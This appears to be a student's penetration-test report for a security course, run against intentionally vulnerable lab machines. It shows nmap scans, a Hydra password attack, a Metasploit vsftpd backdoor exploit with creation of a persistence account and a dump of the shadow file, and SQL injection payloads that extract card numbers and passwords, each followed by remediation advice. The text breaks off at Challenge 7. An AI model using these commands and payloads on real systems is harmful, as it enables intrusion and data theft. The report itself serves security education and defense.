

ISIN 312 Applications of Information Security

Instructor: Gerald Emerick

Richie Tarkowski

5 May 2020

TABLE OF CONTENTS

Table of Contents

Executive Summary.....	2
Software and Tools Used for Attack.....	2
Target Systems.....	2
Challenge 1 – Target Systems Scanning and Footprinting.....	3
Challenge 2 – Web Application Scanning	6
Challenge 3 – Password Cracking	8
Challenge 4 – Privilege Escalation	10
Challenge 5 – Hidden Website Content Discovery	12
Challenge 6 – SQL Injection: Information Disclosure.....	14
Challenge 6 – SQL Injection: Compromise Data Integrity.....	18
Challenge 7 – Privilege Escalation via SQL Injection.....	20
Challenge 8 – DoS SYN Flood Attack	22
Challenge 9 – Password Cracking with Metasploit.....	24
Challenge 10 – Exploiting Local File Inclusion	26
Challenge 11 – Username Enumeration through SMTP	28
Challenge 12 – Spying on Users with the Meterpreter Shell	30
Conclusion and Recommendations	33
Works Cited.....	37

EXECUTIVE SUMMARY

The following is a report on an authorized penetration test against three machines: 192.168.0.1, 192.168.0.2, and 192.168.0.3 in the Skytap environment. The scope of this penetration test is limited to these three machines and involves multiple attacks, including port scanning, enumeration, web application vulnerability scanning, password cracking, privilege escalation, hidden website content discovery, Denial of Service, and local file inclusion. This test will focus on two websites in exploiting web application vulnerabilities: ISIHack on 192.168.0.1 and DVWA on 192.168.0.2. All attacks will be performed from the Kali Linux machine in Skytap other than the Netsparker vulnerability scan from a Windows 7 machine. The objective of this penetration test is to identify vulnerabilities within the operating system, services, and web applications on each of the targets and to recommend remediations to each of these vulnerabilities.

SOFTWARE AND TOOLS USED FOR ATTACK

- Kali Linux in Skytap
- Windows 7 in Skytap
- Ice Weasel Browser 38.4.0
- Nmap 6.49Beta4

TARGET SYSTEMS

The following table lists all devices that were targeted during this assessment.

IP	host name	OS	Open Ports / Services	URLS or Key Services
192.168.0.1	host1	Windows 7	TCP: 23, 80, 1433 UDP: 161	http://192.168.0.1/isihack
192.168.0.2	host-1	Metasploitable	TCP: 21, 22, 23, 25, 80, 3306 UDP: 68	http://192.168.0.2/dvwa
192.168.0.3	host-2	Linux 2.6.17	TCP: 22, 80, 443, 8080, 8081 UDP: 68	http://192.168.0.3/owaspbricks

CHALLENGE 1 – TARGET SYSTEMS SCANNING AND FOOTPRINTING

Target 192.168.0.1 System Scan:

The following two figures include the port scan and service fingerprint results of nmap TCP connect and UDP scans on 192.168.0.1. The scans identified several key open ports, including port 23 running a Windows telnet service, port 80 (HTTP) running Microsoft IIS software version 7.5, port 445 (SMB), port 1433 running Microsoft SQL Server 2008, and UDP port 161 running a SNMP service. Nmap also found that the server allows the TRACE HTTP method for requests on port 80 and fingerprinted the host operating system, Windows 7.

```
root@Kali-2:~# nmap -sT -A 192.168.0.1

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-04-21 11:00 EDT
Nmap scan report for host1.skytap.example (192.168.0.1)
Host is up (0.00070s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
80/tcp    open  http         Microsoft IIS httpd 7.5
|_ http-methods: Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-methods.html
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: IIS7
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds (primary domain: WORKGROUP)
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2008 10.00.1600.00; RTM
2383/tcp  open  ms-olap4?
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 503)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
```

```
root@Kali-2:~# nmap -sU -p 0-2000 192.168.0.1

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-04-21 11:12 EDT
Nmap scan report for host1.skytap.example (192.168.0.1)
Host is up (0.00053s latency).
Not shown: 1996 closed ports
PORT      STATE SERVICE
137/udp    open  netbios-ns
138/udp    open|filtered netbios-dgm
161/udp    open|filtered snmp
500/udp    open|filtered isakmp
1900/udp   open|filtered upnp
MAC Address: 00:50:56:0A:00:0C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2383.49 seconds
```


Target 192.168.0.2 System Scan:

The following two figures include the port scan and service fingerprint results of nmap TCP connect and UDP scans on 192.168.0.2. This scan identified several key open ports, including port 21 (FTP) running vsftpd 2.3.4, port 22 (SSH) running OpenSSH 4.7p1, port 23 (telnet), port 25 (SMTP) running the Postfix mail server, port 80 (HTTP) running Apache httpd 2.2.8, port 3306 running MySQL version 5.0.51a, and UDP port 68 running a DHCP service. The nmap scan also fingerprinted the target's operating system version, Linux 2.6, and found several indicators that the machine is running the Metasploitable operating system.

```
root@Kali-2:~# nmap -sT -A 192.168.0.2

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-04-21 11:00 EDT
Nmap scan report for host-1.skytap.example (192.168.0.2)
Host is up (0.00049s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ET
RN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOS
A/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2020-01-24T10:59:52+00:00; -88d04h01m54s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
```

```
root@Kali-2:~# nmap -sU -p 0-2000 192.168.0.2

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-04-21 11:13 EDT
Nmap scan report for host-1.skytap.example (192.168.0.2)
Host is up (0.00016s latency).
Not shown: 1993 closed ports
PORT      STATE SERVICE
53/udp    open  domain
68/udp    open|filtered dhcp
69/udp    open|filtered tftp
111/udp   open  rpcbind
137/udp    open  netbios-ns
138/udp    open|filtered netbios-dgm
288/udp    open|filtered unknown
836/udp    open|filtered unknown
MAC Address: 00:50:56:35:3E:DA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2776.98 seconds
```

Target 192.168.0.3 System Scan:

The following two figures include the port scan and service fingerprint results of nmap TCP connect and UDP scans on 192.168.0.3. This scan identified several key open ports, including port 22 (SSH) running OpenSSH 5.3p1, ports 80 and 443 (HTTP/HTTPS) running Apache httpd 2.2.14, port 8080 running Apache Tomcat/Coyote JSP engine 1.1, port 8081 running Java HTTP Web Server Software (Jetty 6.1.25), and UDP port 68 running a DHCP service. The nmap scan also fingerprinted the operating system, Linux 2.6.17 – 2.6.36.

```
root@Kali-2:~# nmap -sT -A 192.168.0.3

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-04-21 11:00 EDT
Nmap scan report for host-2.skytap.example (192.168.0.3)
Host is up (0.00050s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_  2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
|_ http-methods: Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-methods.html
|_ http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_ http-title: owaspbwa OWASP Broken Web Applications
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
```

```
root@Kali-2:~# nmap -sU -p 0-2000 192.168.0.3

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-04-21 11:13 EDT
Nmap scan report for host-2.skytap.example (192.168.0.3)
Host is up (0.00031s latency).
Not shown: 1998 closed ports
PORT      STATE SERVICE
68/udp    open|filtered dhcpc
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
MAC Address: 00:50:56:30:A4:BA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2781.43 seconds
```

CHALLENGE 2 – WEB APPLICATION SCANNING

SOFTWARE AND TOOLS USED


- OWASPZap 2.4.1
- Netsparker 5.5.4.26863

ASSESSMENT

The goal of this assessment is to identify critical- and high-risk vulnerabilities within the ISIHack website on 192.168.0.1. I scanned this website using two web application vulnerability scanners, OWASPZap and Netsparker, and reviewed the flagged high-severity risks. These vulnerabilities scanners can provide external users with insight into the weaknesses within a web application, allowing them to identify potential attack vectors. Thus, these vulnerabilities must be addressed immediately by the website's developers.

OWASPZap – Kali Linux

OWASPZap identified three high-risk vulnerabilities: two Reflected Cross-Site Scripting (XSS) instances and one SQL Injection (SQLi) instance. This tool only performed a brief scan of the website.



Netsparker – Windows 7

Netsparker performed an in-depth, intensive scan on the website. This tool identified nine critical- or high-severity vulnerabilities: four SQLi instances, remote code execution, two XSS instances, the database user has admin privileges, and passwords are transmitted over HTTP on the login page.



VULNERABILITY

The following is a list of vulnerabilities found during the web application scan.

1. SQL Injection on the ProductList, myAccount, and loginsi pages.
2. Remote code execution on the web server.
3. Reflected XSS on the myAccount and cart pages.
4. Database user in the web application has administrator privileges.
5. Passwords transmitted over HTTP on the loginsi page.

REMEDIATION

The following is a list of remediations that should be considered.

1. Use parameterized queries when incorporating user-submitted data within a SQL query and implement server-side input validation to prevent SQLi. This vulnerability is discussed further in the SQLi section.
2. Upgrade the Microsoft IIS webserver to receive the latest security patches that will prevent remote code execution.
3. One of the best defenses against XSS is encoding special characters in the user input, such as < and >, before delivering it within the webpage. This will prevent the browser from rendering any injected HTML or JavaScript code. Performing validation of incoming and outgoing data, such as input length restrictions, character whitelisting, and ensuring that the input matches a regular expression pattern, is another effective security measure against XSS (Stuttard, 2011).
4. Apply the principle of least privilege to database users so that the account cannot perform anything that the web application does not need to, such as dropping a database.
5. Use HTTPS instead of HTTP on the web server since HTTPS provides encryption, protecting the confidentiality of transmitted data if it is intercepted by a network sniffer.

CHALLENGE 3 – PASSWORD CRACKING

SOFTWARE AND TOOLS USED

- Hydra v8.1
- Rockyou.txt Wordlist

ASSESSMENT

The goal of this assessment is to determine whether a remote attacker can crack the password for a user account on the 312ville machine (192.168.0.1) to gain access into the system. Using Hydra on Kali Linux and the rockyou.txt file as the wordlist, I was successfully able to crack the isistudent user account's password, mazda1995. In this dictionary password attack, I targeted the SMB service on the victim machine, port 445, as it is open, requires authentication, and is not configured to limit failed login attempts on the device.

```
root@Kali-2:/usr/share/wordlists# hydra -l isistudent -P ./rockyou.txt -t 1 192.168.0.1 smb
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for il

Hydra (http://www.thc.org/thc-hydra) starting at 2020-04-23 16:57:56
[DATA] max 1 task per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224131 tries per task
[DATA] attacking service smb on port 445
[STATUS] 56201.00 tries/min, 56201 tries in 00:01h, 14288198 todo in 04:15h, 1 active
[STATUS] 63215.00 tries/min, 189645 tries in 00:03h, 14154754 todo in 03:44h, 1 active
[445][smb] host: 192.168.0.1 login: isistudent password: mazda1995
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-04-23 17:02:41
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. Poor password policy on the machine/network. Weak passwords make it easier for attackers to crack user account credentials and gain access to the system.
2. No brute-force password protection.
3. Open and potentially unnecessary services on the machine create additional attack vectors.

REMEDIATION

The following is a list of remediations that should be considered.

1. Implement a strong password policy for all user accounts. Privileged user accounts should adhere to an even stricter policy. Listed below are several characteristics of a strong password policy (Netwrix):
 - a. Password length of at least ten characters.
 - b. Password complexity requirements, such as using a mixture of uppercase and lowercase characters, numbers, and symbols.

- c. No passwords that are within lists of compromised passwords, such as rockyou.txt and other wordlists.
 - d. No personal information within the password, such as one's birthday, address, name, or other information that one may be able to easily obtain.
 - e. Set a maximum password age and ensure that users cannot reuse old passwords.
2. Require two-factor authentication for remote connections to the machine through open services that require authentication, such as SSH, FTP, or SMB.
 3. Enable the account lockout functionality so that a user account is temporarily disabled after a number of failed login attempts. This will prevent attackers from attempting thousands of logins within seconds to a service as a part of a brute-force or dictionary password attack.
 4. Add a network-based or host-based Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) to detect potential attacks, alert personnel of the event, and act upon the intrusion if necessary.
 5. Close any ports that do not need to be open on the machine.

CHALLENGE 4 – PRIVILEGE ESCALATION

SOFTWARE AND TOOLS USED

- Metasploit v4.11.5-2015113001

ASSESSMENT

The goal of this assessment is to determine whether an attacker can exploit a service on 192.168.0.2 to gain root privileges and maintain access to the system. Using the TCP Full Connect nmap scan results from the section on scanning and fingerprinting, I identified a vulnerable FTP service running on 192.168.0.2, vsftpd v2.3.4 on port 21. Upon launching the Metasploit framework, I searched for known exploits against this service and found one that opens a session for backdoor command execution against the target machine. After selecting this exploit, configuring its options, and running it, I was able to remotely execute commands on the machine as the root user. In the second screenshot, I ran the print working directory (pwd) command to demonstrate my ability to execute commands on the machine.

```
msf > search vsftpd

Matching Modules
=====
```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.4:56980 -> 192.168.0.2:6200) at 2020-04-26 12:20:45 -0400

pwd
/
```

Within this session, I utilized the useradd, passwd, and usermod commands to create a new user account on the victim machine and assign it admin privileges to maintain access.

```
useradd hacked
passwd hacked
Enter new UNIX password: hacked!
Retype new UNIX password: hacked!
passwd: password updated successfully
```

```
usermod -aG admin hacked
```

Then, I established a remote connection with the machine through telnet and authenticated with the user account that I created. Using this account, I accessed the machine's shadow file, which contains all hashed local user account passwords on the machine.

```
root@Kali-2:~# telnet 192.168.0.2
Trying 192.168.0.2...
Connected to 192.168.0.2.
```

```
hacked@metasploitable:/$ sudo cat /etc/shadow
[sudo] password for hacked:
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:!:14684:0:99999:7:::
bin:!:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:!:14684:0:99999:7:::
games:!:14684:0:99999:7:::
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. A vulnerable FTP service on the machine allows backdoor command execution upon exploitation.

REMEDIATION

The following is a list of remediations that should be considered.

1. Close any ports that do not need to be open since they may be running vulnerable services, as demonstrated in this assessment. If the port must remain open, ensure that the service is up to date with the latest security patches to prevent attackers from exploiting it.

CHALLENGE 5 – HIDDEN WEBSITE CONTENT DISCOVERY

SOFTWARE AND TOOLS USED

- DirBuster 1.0-RC1

ASSESSMENT

The goal of this assessment is to identify “hidden” content on a webserver, demonstrating that any user can access arbitrary directories and files on a webserver if no security controls are protecting these resources. Using the dirbuster client and a directory wordlist on Kali Linux, I performed a list-based brute-force attack to discover content on two webservers, 192.168.0.1 and 192.168.0.2. Thus, indicating that content hosted on a webserver is not protected from the public simply because it is in an obscure directory since attackers may be able to find it via name fuzzing and brute-forcing directory names.

192.168.0.2/hackme/ DirBuster Results

Flag1.txt: ISI-FLAG-1

Flag2.txt: ETHICAL-HACKING-FLAG2

Flag3.txt: FORENSIC-ANALYST-FLAG

Flag4.txt: CYBER-CRIME-FLAG4

http://192.168.0.2:80/hackme/			
ⓘ Scan Information \ Results - List View: Dirs: 0 Files: 4 \ Results - Tree View \ ⚠ Errors: 0 \			
Type	Found	Response	Size
Dir	/hackme/	200	328
Dir	/hackme/signal/	200	1068
File	/hackme/signal/flag2.txt	200	263
Dir	/	200	183
Dir	/icons/	200	160
Dir	/hackme/macsurfer/	200	1074
File	/hackme/macsurfer/flag1.txt	200	250
Dir	/hackme/bait/	200	1064
File	/hackme/bait/flag4.txt	200	258
Dir	/hackme/techtme/	200	1072
File	/hackme/techtme/flag3.txt	200	262

192.168.0.1/isihack/ DirBuster Results

Flag1.txt: CONFIDENTIALITY-INTEGRITY-AVAILABILITY-FLAG1

Flag2.txt: PYTHON-PROGRAMMING-FLAG2

Flag3.txt: DIGITAL-FORENSICS-FLAG3

http://192.168.0.1:80/isihack/

Scan Information Results - List View: Dirs: 0 Files: 24 Results - Tree View Errors: 0

Type	Found	Response	Size
Dir	/isihack/programas/	200	463
File	/isihack/programas/flag3.txt	200	271
Dir	/isihack/app_themes/	200	467
Dir	/isihack/app_themes/Theme1/	200	500
File	/isihack/DEFAULT.aspx	200	4131
File	/isihack/SHOP.aspx	200	7274
Dir	/isihack/Barracks/	200	460
File	/isihack/Barracks/flag1.txt	200	293
Dir	/isihack/login_token/	200	469
File	/isihack/login_token/flag2.txt	200	273

VULNERABILITY

The following is a list of the vulnerabilities found during the attack.

1. “Hidden” content is accessible with the known directory path and name of the file on 192.168.0.1 and 192.168.0.2.
2. Users can browse both webserver’s resources through directory listings in the browser, simplifying the process of discovering content on the server.

REMEDIATION

The following remediations should be considered.

1. Protect private files and other content that should not be available to the public with access controls. Obscure directory or file names will not prevent an attacker from brute-forcing the name and accessing it upon discovering the path.
2. Disable webserver directory listing in the browser since this allows external users to browse directories on the webserver and easily discover “hidden” content.
3. Add an IDS/IPS or stateful firewall to detect and prevent brute-force directory attacks.

CHALLENGE 6 – SQL INJECTION: INFORMATION DISCLOSURE

ASSESSMENT

The goal of this penetration test attack is to determine whether I could inject SQL statements into the product search form of the ISIHack web application and execute these commands against the SQL Server database to disclose valuable information. I injected four SQL SELECT statements into the website to retrieve customer data within the database and metadata about the database. The database processed and returned the results for all four of these SQL statements. In three of these SQL injection attacks, I entered the SQL statement directly into the product search input field; however, I submitted one statement through the URL query parameters to demonstrate that this website contains multiple SQL injection attack vectors.

SQL Injection to Retrieve Database Metadata (Injected Command and Results):

```
' UNION SELECT TABLE_NAME, COLUMN_NAME, NULL FROM INFORMATION_SCHEMA.COLUMNS --
```

Product Search - SQL Injection Information Disclosure Demo

'UNION SELECT TABLE_NAME, COLUMN_NAME, NULL FROM INFORMATION_SCHEMA.COLUMNS -- Search

Product	Description	Price
1111	Head Phones	10.99
1234	Good Book	29.99
2222	AA Battery 4 Pack	3.99
4444	USB Cable	8.99
5555	AAA Battery 4 Pack	3.99
5678	CD 25 Pack	9.99
6666	AA Battery 2 Pack	2.99
7777	AA Battery Charger	19.99
8901	DVD	12.99
Cart	Price	
Cart	ProductID	
Cart	Quantity	
Cart	SessionID	
Feedback	Feedback	
Feedback	FeedbackDate	

SQL Injection to Retrieve Customer Credit Card Data (Injected Command and Results):

```
' UNION SELECT CreditCardNumber, NameOnCard, Expiration FROM Payment --
```

Product Search - SQL Injection Information Disclosure Demo

' UNION SELECT CreditCardN

Product	Description	Price
1111	Head Phones	10.99
1212343456567878	Robert Johnson	9/1/2014
1234	Good Book	29.99
1234222211115678	James Page	4/15/2015
1278222233338888	David Grohl	3/13/2014
2222	AA Battery 4 Pack	3.99
4444	USB Cable	8.99
5555	AAA Battery 4 Pack	3.99
5678	CD 25 Pack	9.99
6666	AA Battery 2 Pack	2.99
7777	AA Battery Charger	19.99
7777888899990000	Bucket Head	8/1/2014
8901	DVD	12.99

Analysis of the Preceding Attacks:

In the first SQL injection attack, I entered a Null column in the SELECT query because the second SELECT statement in a SQL UNION must have the same number of columns as the first SELECT statement. Additionally, since Null is compatible with any data type, attackers typically insert it into the SELECT List to reach the required number of columns.

The SQL comment characters are critical in these attacks because they invalidate the rest of the SQL query after the injected SQL. If I did not place a comment at the end of the injected SQL, the following SQL may cause the database to throw an error rather than executing the injected query.

Since I injected SQL into the web application, the database server executes the following SQL query during the SQL injection attack on customer credit card data:

```
SELECT ProductID, ProductDescription, Price FROM Product WHERE ProductDescription
LIKE '%' UNION SELECT CreditCardNumber, NameOnCard, Expiration FROM Payment --
```


SQL Injection to Retrieve Database Version (Injected Command and Results):

```
' UNION SELECT @@VERSION, NULL, NULL --
```

Product Search - SQL Injection Information Disclosure Demo

Product	Description	Price
1111	Head Phones	10.99
1234	Good Book	29.99
2222	AA Battery 4 Pack	3.99
4444	USB Cable	8.99
5555	AAA Battery 4 Pack	3.99
5678	CD 25 Pack	9.99
6666	AA Battery 2 Pack	2.99
7777	AA Battery Charger	19.99
8901	DVD	12.99
Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (X64) Jul 9 2008 14:17:44 Copyright (c) 1988-2008 Microsoft Corporation Standard Edition (64-bit) on Windows NT 6.1 <X64> (Build 7600:) (VM)		

The version of the SQL Server database is 10.0.1600.22.

SQL Injection via URL Query Parameters to Retrieve User Data (URL and Results):

192.168.0.1/isihack/ProductList.aspx?search=' UNION SELECT UserID, Password, Null FROM Users --

Product Search - SQL Injection Information Disclosure Demo

Product	Description	Price
1111	Head Phones	10.99
1234	Good Book	29.99
2222	AA Battery 4 Pack	3.99
4444	USB Cable	8.99
5555	AAA Battery 4 Pack	3.99
5678	CD 25 Pack	9.99
6666	AA Battery 2 Pack	2.99
7777	AA Battery Charger	19.99
8901	DVD	12.99
admin	knight	
bucketh	helikeskfc	
dgrohl	wefightfoo	
emerick2	weakpassword	
jimmyp	nobodyfault	
johnsonr	xrossroads	

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. UNION (SELECT) SQL Injection via the web application's product search form input.
2. UNION (SELECT) SQL Injection via the web application's ProductList URL query parameters.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Implement server-side input validation. Whitelist valid characters or blacklist SQL keywords and characters. Perform data type checks, input length validation, etc.
2. Use parameterized queries when incorporating user input into a SQL query.
3. Validate the input returned from the database (defense-in-depth). Ensure that it does not contain data from tables outside of the current context.
4. Run the server-side code against a static code analyzer that will check for SQL injection vulnerabilities before deploying it to production.
5. Configure the web server to only accept the HTTP POST method for product search requests so users cannot inject SQL through the website's URL query parameters.
6. Limit permissions on the Information_Schema table so that the database user in the web application cannot access this table.



CHALLENGE 6 – SQL INJECTION: COMPROMISE DATA INTEGRITY

ASSESSMENT

The goal of this penetration test attack is to determine whether the ISIHack website is vulnerable to SQL INSERT injection, commands that will add records to tables within the database. Although I use the same method of injecting SQL through the website's form input fields, the purpose of this attack is to compromise the data's integrity by inserting a new record into the database rather than disclosing sensitive information from the database as I did in the previous attack. In this attack, I was able to successfully add a new record to the Users database by injecting a SQL INSERT statement. Although this demonstrates that malicious users can compromise the integrity of the data in the database, an attacker could also use this strategy to bypass authentication controls by creating their own set of credentials in the database.

SQL Injection to Insert a New Record into the Users Table (Injected Command and Results):

```
' ; INSERT INTO Users (FirstName, LastName, UserID, Password) VALUES ('Richie', 'Tarkowski', 12293788, 'mypassword'); --
```



This SQL injection attack was successful because the database account that the web application uses to query the database in the Product Search page also has permission to insert records into the database.

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. INSERT SQL Injection via the web application's product search form input.
2. Users can bypass the website's authentication controls by inserting users into the database.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Implement server-side input validation. Whitelist valid characters or blacklist SQL keywords and characters. Perform data type checks, input length validation, etc.
2. Apply the principle of least privilege to the web application's database user.
3. Use parameterized queries when incorporating user input into a SQL query.
4. Run the server-side code against a static code analyzer that will check for SQL injection vulnerabilities before deploying it to production.

CHALLENGE 7 – PRIVILEGE ESCALATION VIA SQL INJECTION

ASSESSMENT



